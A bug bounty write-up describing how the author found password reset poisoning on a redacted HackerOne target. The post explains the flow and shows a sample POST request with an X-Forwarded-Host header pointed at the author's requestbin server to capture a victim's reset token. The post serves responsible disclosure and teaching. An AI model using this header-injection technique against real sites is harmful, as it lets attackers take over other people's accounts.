
How I earn USD1,250 bounty in 30minutes
This post is a sharing of how I earn USD1,250 bounty by spending just 30 minutes in a new target. The target is a private program in hackerone. So, I am not allowed to disclose anything about the target. So, let’s use redacted.com as the name of the target.
When approaching a new target, I have always been testing the application’s function first before fuzzing for other subdomains and directories. And within all the functions, I always test on account related functions first such as user registration, changing contact email, password reset etc. Because if bugs were found on these functions, it normally would be high impact bugs like Account Takeover.
So, as usual, I have been testing all these functions and most of them seems normal to me. Until I test on the password reset function. That’s where the interesting part begins.
I found that the logic flow of the password reset goes like this. Everytime you request a password reset, an ID token would be generated and appended to the password reset link like this: www.redacted.com/resetpassword?id=j2hfh2j2hhfh29abcj and the server would send this link to your e-mail. Thus, what if you can request the password reset for a victim and able to steal the id parameters from the victim? If it happens, you can access the link and reset anyone password.
So, I intercepted the POST request of password reset function. Use param miner in Burpsuite to bruteforce for headers of the request. Then, something interesting comeup. I found that X-Forwarded-Host is available.
In case you are not aware of what this header means, X-Forwarded-Host is a header commonly used in Reverse Proxy. Sometimes, one reverse proxy is serving various original host. Thus, when Reverse Proxy need to identify which original host the traffic should direct to, X-Forwarded-Host header would be added to overwrite the host header. In some password reset functions, the programmer might just use its host header to append to the password reset link without any validation. It is quite common if the password reset function is serving different web app. So, if attacker can control the X-Fowarded-Host header, attacker can overwrite the domain of the password reset link and direct victim to visit their controlled server when victim clicks on the password reset link.
So, I try to reset password of my victim’s email (e.g. [email protected]). Intercept request with burpsuite. Then, I fireup a server in requestbin.com and copy and paste the link of my requestbin server and add it to a request with X-Forwarded-Host header like this:
POST /resetpassword?id=kasjdkljasldj1kjlqhfs
HOST: redacted.com
X-Forwarded-Host: <link of my requestbin>
Then, I found that my [email protected] receive an e-mail for reset password. When I clicked on the link, my requestbin server has logged the id parameter of the victim. So, attacker can resonstruct the password resetlink easily and reset victim’s password using this trick.

The bug was reported on 3 Jan 2021. Hackerone triage team has done a great job and after providing some additional information, the bug was triaged quickly and I was awarded USD1,250 for the report within a week of my report.
Hope you guys enjoy my post. See you next time!


